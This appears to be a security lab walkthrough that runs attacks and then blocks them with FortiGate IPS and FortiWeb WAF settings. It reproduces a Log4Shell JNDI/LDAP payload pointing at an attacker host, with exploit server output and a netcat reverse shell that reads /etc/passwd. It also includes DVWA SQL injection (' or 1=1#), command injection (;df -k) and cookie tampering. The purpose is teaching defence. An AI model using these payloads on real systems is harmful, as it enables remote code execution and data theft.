| Allow_WAN_FortiWeb_Webserver                          | all    | Int_FWLB_WebServer_9080<br>Int_FWLB_WebServer_9081 | always   | WEB_9080 ✓ ACCEPT | Enabled | SSL no-inspection                         | UTM | 116 kB   |
| SSL-VPN tunnel interface (ssl.root) → private (port2) |        |  |          |                   |         |   |     |          |
| Implicit  |        |  |          |                   |         |   |     |          |

2. In IPS section, enable it and select “default”. Click “OK”

**Antivirus**

**Web Filter**

**DNS Filter**

**Application Control**

**IPS**  **default**

**File Filter**

**SSL Inspection**

**Logging Options**

**Log Allowed Traffic**  **Security Events** **All Sessions**

**Generate Logs when Session Starts**

**Capture Packets**

**Comments** Write a comment... / 0/1023

**Enable this policy**

**OK** **Cancel**

**Simulate the attack**

Repeat the attack.

- From Web Legacy terminal running LDAP server, copy the string and paste it back to username field from web application running on “Web Internal” docker container:

```
[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://18.209.172.102:8000/Exploit.class
3.208.200.151 - - [06/Jan/2022 21:03:49] "GET /Exploit.class HTTP/1.1" 200 -


^CUser interrupted the program.
ubuntu@ip-172-16-0-221:/log4j-shell-poc$ sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc


[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```



- Click login.
- No connection in LDAP and Netcat terminal will be seen:



```

ubuntu@ip-172-16-0-221:/log4j-shell-poc
[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://18.209.172.102:8000/Exploit.class
3.208.200.151 - - [06/Jan/2022 21:03:49] "GET /Exploit.class HTTP/1.1" 200 -

^User interrupted the program.
ubuntu@ip-172-16-0-221:/log4j-shell-poc$ sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
[ ]
```

[ ]

```


ubuntu@ip-172-16-0-221:~$ sudo nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 3.208.200.151 52916
echo "Hello friend" > /root/hello
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107:/:/var/run/dbus:/bin/false
ubuntu@ip-172-16-0-221:~$ sudo nc -lvpn 9001
Listening on 0.0.0.0 9001
[ ]
```

This attack is now mitigated but please note, it doesn't mean the vulnerability is totally fixed. This can buy you some time to properly update your applications. You should always update your applications, servers, etc. You should check the settings as well. In this same example of our demo, FortiGate was in place in both scenarios, but in the first one, it wasn't configured, so the attack was succeeded.

Always review your policy, security posture and “bet” on cyber-security by layers. That's why, on the next session we will demonstrate specific attacks that are mitigated with FortiWeb WAF.

## Web application exploitation

In this step we will configure FortiWeb, that is the WAF to protect a web application of some attacks. First you'll perform attacks without FortiWeb being configured, then you will mitigate and test it again.



For your convenience, there is a NAT rule configured in FortiGate to access the web app in "Web Internal" EC2 through FortiWeb, but first we need to configure FortiWeb.

The web app you will use during these labs, is DVWA, an intentionally vulnerable web application built for you to test.

Let's start!

## Preparation

Log in to FortiWeb (Terraform outputs)

1. Address: [https://FortiGate\\_and\\_FortiWeb\\_PublicIP:FortiWeb\\_Port](https://FortiGate_and_FortiWeb_PublicIP:FortiWeb_Port)  
Username: FortiWeb\_Username  
Password: FortiWeb\_Password
2. Change the current password to: P@ssw0rd321
3. Login again

Go to Server Objects > Server > Virtual Server

1. Create New
2. Name: **DVWA\_VS**
3. **OK**
4. Create New
5. Use Interface IP: **Enable**
6. Interface: **port1**
7. Status: **Enable**
8. **OK**

Go to Server Objects > Server > Server Pool

1. Create New
2. Name: **DVWA**
3. Protocol: **HTTP**
4. Type: **Reverse Proxy**
5. **Single Server**
6. **OK**
7. Create New
8. IP: FortiWeb\_Internal\_IP (Terraform outputs)  
Example: 10.1.1.81
9. Port: **8081**
10. Leave everything else as default
11. **OK**

Go to Policy > Web Protection Profile > Inline Protection Profile

1. Create New
2. Profile Name: **DVWA\_high**
3. Leave everything else as default for now
4. **OK**

Go to Policy > Server Policy

1. Create New
2. Policy Name: **DVWA**
3. Deployment Mode: **Single Server/Server Pool**
4. Virtual Server: **DVWA\_VS**
5. Server Pool: **DVWA**

6. HTTP Service: + **Create**
  - Name: HTTP\_9081
  - Port: 9081
  - Click OK
  - Select the HTTP\_9081
7. Web Protection Profile: ***Inline Alert Only***
8. Leave everything else as default for now
9. **OK**

Test the access

1. Open a new browser tab
2. Go to [http://FortiGate\\_and\\_FortiWeb\\_PublicIP:9081](http://FortiGate_and_FortiWeb_PublicIP:9081) (Terraform outputs)
3. You should see a page as below

The screenshot shows a web browser window with the address bar containing '35.169.54.86:9081/login.php'. The main content area displays the DVWA (Damn Vulnerable Web Application) logo, which consists of the letters 'DVWA' in a bold, dark font with a green swoosh graphic. Below the logo is a login form. It has two input fields: one labeled 'Username' and another labeled 'Password', both with placeholder text. At the bottom of the form is a blue 'Login' button.

## SQL Injection

A SQL Injection attack consists of insertion or injection of a SQL query via the input data from the client to the Application.

A Successful SQL Injection can read or change sensitive data from the Database.

### Preparation

1. Connect to DVWA via [http://FortiGate\\_and\\_FortiWeb\\_PublicIP:9081](http://FortiGate_and_FortiWeb_PublicIP:9081) (Terraform outputs)
2. Login with admin/password
3. Select “DVWA Security” from menu options
4. Change security level “low”
5. Click “Submit”

### Vulnerabilities

1. Perform a SQL Injection Attack
2. Select left menu “SQL Injection”
3. In User ID type: ' or 1=1#

35.169.54.86:9081/vulnerabilities/sqli?id=%27+or+1%3D1%23&Submit=Submit#

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It contains a form with "User ID:" and a "Submit" button. Below the form, a list of users is displayed in red text, indicating they were pulled from the database due to the SQL injection vulnerability.

| Name          | First name | Surname |
|---------------|------------|---------|
| ID: ' or 1=1# | admin      | admin   |
| ID: ' or 1=1# | Gordon     | Brown   |
| ID: ' or 1=1# | Hack       | Me      |
| ID: ' or 1=1# | Pablo      | Picasso |
| ID: ' or 1=1# | Bob        | Smith   |

- As you can see all the users are pulled from the database. This is due to the "true" statement 1=1.

## Prevent SQL Injection


Go to Web Protection > Known Attacks > Signatures

- Create New
- Name: dvwa\_sig\_policy
- Leave all other parameters as default
- OK

The screenshot shows the FortiWeb-KVM interface under the "Web Protection" section, specifically the "Signatures" tab. A new signature policy named "dvwa\_sig\_policy" is being edited. The table below lists various known attacks and their configuration:

| Name                                | Status | False Positive Mitigation | Action       | Block Period | Severity | Trigger Policy |
|-------------------------------------|--------|---------------------------|--------------|--------------|----------|----------------|
| Cross Site Scripting                | On     |                           | Alert & Deny | 600          | High     |                |
| Cross Site Scripting (Extended)     | Off    |                           | Alert        | 600          | Medium   |                |
| SQL Injection                       | On     | On                        | Alert & Deny | 600          | High     |                |
| SQL Injection (Extended)            | Off    | Off                       | Alert        | 600          | Medium   |                |
| Generic Attacks                     | On     |                           | Alert & Deny | 600          | High     |                |
| Generic Attacks(Extended)           | Off    |                           | Alert        | 600          | Medium   |                |
| Known Exploits                      | On     |                           | Alert & Deny | 600          | High     |                |
| Trojans                             | On     |                           | Alert        | 600          | Medium   |                |
| Information Disclosure              | On     |                           | Alert        | 600          | Low      |                |
| Personally Identifiable Information | Off    |                           | Alert        | 600          | High     |                |

5. Go to Policy > Web Protection Profile
6. Edit DVWA\_high
7. Standard Protection > Signatures > dvwa\_sig\_policy
8. OK
9. Go to Policy > Server Policy > DVWA
10. Web Protection Profile > Change to > DVWA\_high
11. OK
12. Perform again the SQL Injection Attack
  - SQL Injection: ' or 1=1#
13. The attack is blocked



14. Go to Log&Report > Log Access > Attack

| Date/Time           | Policy | Source     | Destination | Threat Level | Main Type           | Sub Type        | HTTP F...   |
|---------------------|--------|------------|-------------|--------------|---------------------|-----------------|-------------|
| 2022/01/07 06:43:36 | DVWA   | 10.1.1.200 | 10.1.1.81   | High         | Signature Detection | SQL Injection   | 35.169.54.8 |
| 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | High         | Signature Detection | Generic Attacks | 35.169.54.8 |
| 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | High         | Signature Detection | SQL Injection   | 35.169.54.8 |
| 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | High         | Signature Detection | SQL Injection   | 35.169.54.8 |
| 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | High         | Signature Detection | SQL Injection   | 35.169.54.8 |

**Detailed Information**

|                          |   |
|--------------------------|---|
| Flag                     | ○   |
| Date                     | 2022-01-07  |
| Time                     | 06:43:36  |
| Policy                   | DVWA  |
| Service                  | http  |
| HTTP Version             | 1x  |
| HTTP Host                | 35.169.54.86:9081   |
| Method                   | get   |
| URL                      | /vulnerabilities/sqli/?id=' or 1=1#&Submit=Submit                                   |
| Monitor Mode             | Disabled  |
| Action                   | Alert, Deny   |
| Threat Level             | High  |
| Client Risk              | Malicious   |
| Source Country or Region | Reserved  |
| CVE ID                   | OWASP Top10 A1:2017-Injection   |
| Main Type                | Signature Detection   |
| Sub Type                 | SQL Injection   |
| Signature Subclass Type  | SQL Injection   |
| Signature ID             | 030000040   |
| Message                  | Parameter(id) triggered signature ID 030000040 of Signatures policy dvwa_sig_policy |

**Connection**  
10.1.1.200:60835 -> 10.1.1.81:8081

## Cookie Tampering


There are situations where the web application source code is not available or cannot be modified, or when the changes required to implement the multiple security recommendations and best practices detailed above imply a full redesign of the web application architecture, and therefore, cannot be easily implemented in the short term. In these scenarios, or to complement

the web application defenses, and with the goal of keeping the web application as secure as possible, it is recommended to use external protections such as Web Application Firewalls that can mitigate the session management threats already described.

Web Application Firewalls offer detection and protection capabilities against session based attacks. On the one hand, it is trivial for WAFs to enforce the usage of security attributes on cookies, such as the “Secure” and “HttpOnly” flags, applying basic rewriting rules on the “Set-Cookie” header for all the web application responses that set a new cookie.

## Preparation and launching

1. Access FortiWeb
2. Go to Policy > Server Policy > DVWA > Web Protection Profile > Inline Alert Only
3. Click “OK”
4. Connect to DVWA via [http://FortiGate\\_and\\_FortiWeb\\_PublicIP:9081](http://FortiGate_and_FortiWeb_PublicIP:9081) (Terraform outputs)
5. Login with admin/password
6. Select “DVWA Security” from menu options
7. Change security level “high”
8. Click “Submit”
9. To view cookies on Firefox, we leverage the Web Developer Tool
10. Enable the Web Developer Tool click on the "Hamburger" Menu, More tools and click on the Web Developer



11. Click “Storage” and see the cookie “security”

DVWA Security

**Security Level**

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation as in previous Capture The Flag (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Drive in DVWA vulnerability scanner known as "high".

**Storage**

| Name       | Value                              | Domain       | Path | Expires / Max-Age     | Size | HttpOnly | Secure | SameSite | Last Accessed          |
|------------|------------------------------------|--------------|------|-----------------------|------|----------|--------|----------|------------------------|
| cookies... | 678A3E0EC570BABA8F274B84D8880D65CB | 35.169.54.86 | /    | Sat, 07 Jan 2023 1... | 46   | true     | false  | None     | Fri, 07 Jan 2022 14... |
| PHPSESSID  | gspj2ge72lrbkmdngpd2imr4           | 35.169.54.86 | /    | Session               | 35   | false    | false  | None     | Fri, 07 Jan 2022 14... |
| security   | high                               | 35.169.54.86 | /    | Session               | 12   | false    | false  | None     | Fri, 07 Jan 2022 14... |

12. Here you see the cookies used by the DVWA website.
13. In DVWA web page, select “Command Injection” menu option
14. Enter ;df -k
15. Submit

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/ht/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

16. Nothing happens. The DVWA website itself is protected against parameter tampering, as security level is set to high.

This security setting is set by means of a cookie, not very clever... so lets tamper with it.

17. Click on security cookie and scroll to the value parameter.
18. Modify high into low by double clicking the high
19. Type in low and hit Enter

| Name        | Value                            | Domain       | Path | Expires / Max-Age             | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|-------------|----------------------------------|--------------|------|-------------------------------|------|----------|--------|----------|-------------------------------|
| cookiestore | 678A3E0EC570BA8F274BB4D8880D65CB | 35.169.54.86 | /    | Sat, 07 Jan 2023 14:59:10 GMT | 46   | true     | false  | None     | Fri, 07 Jan 2022 14:59:10 GMT |
| PHPSESSID   | g69i2ge2slrbkmdngpad2jmir4       | 35.169.54.86 | /    | Session                       | 35   | false    | false  | None     | Fri, 07 Jan 2022 14:59:10 GMT |
| security    | low                              | 35.169.54.86 | /    | Session                       | 11   | false    | false  | None     | Fri, 07 Jan 2022 14:59:10 GMT |

**Selected cookie details:**

- security: "low"**
- Created:** "Fri, 07 Jan 2022 14:50:48 GMT"
- Domain:** "35.169.54.86"
- Expires / Max-Age:** "Session"
- HostOnly:** true
- HttpOnly:** false
- Last Accessed:** "Fri, 07 Jan 2022 14:59:10 GMT"
- Path:** "/"
- SameSite:** "None"

20. Enter ;df -k again and see what happens

| Filesystem | 1K-blocks | Used    | Available | Use% | Mounted on     |
|------------|-----------|---------|-----------|------|----------------|
| overlay    | 8065444   | 3379536 | 4669524   | 42%  | /              |
| tmpfs      | 65536     | 0       | 65536     | 0%   | /dev           |
| tmpfs      | 496100    | 0       | 496100    | 0%   | /sys/fs/cgroup |
| shm        | 65536     | 0       | 65536     | 0%   | /dev/shm       |
| /dev/root  | 8065444   | 3379536 | 4669524   | 42%  | /etc/hosts     |
| tmpfs      | 496100    | 0       | 496100    | 0%   | /proc/acpi     |
| tmpfs      | 496100    | 0       | 496100    | 0%   | /proc/scsi     |
| tmpfs      | 496100    | 0       | 496100    | 0%   | /sys/firmware  |

**More Information**

• <http://www.scribd.com/doc/2530476/Pho-Endangers-Remote-Code-Execution>

Security level is reduced and with that DVWA website is vulnerable to parameter tampering.

## Prevent Cookie Tampering

1. Go to FortiWeb
2. Go to Web Protection > Cookie Security > Create New
3. Name: DVWA-cookie
4. Security Mode: Signed
5. Action: Alert & Deny
6. OK

New Cookie Security Policy

|                          |                    |
|--------------------------|--------------------|
| Name                     | DVWA-cookie        |
| Security Mode            | Signed             |
| Cookie Replay            | [Please Select...] |
| Allow Suspicious Cookies | Custom             |
| Don't Block Until        | 14-Jan-2022        |

Cookie Security Attributes

|                |           |
|----------------|-----------|
| Cookie Max Age | 0 Minutes |
| Secure Cookie  | On        |
| HTTP Only      | On        |

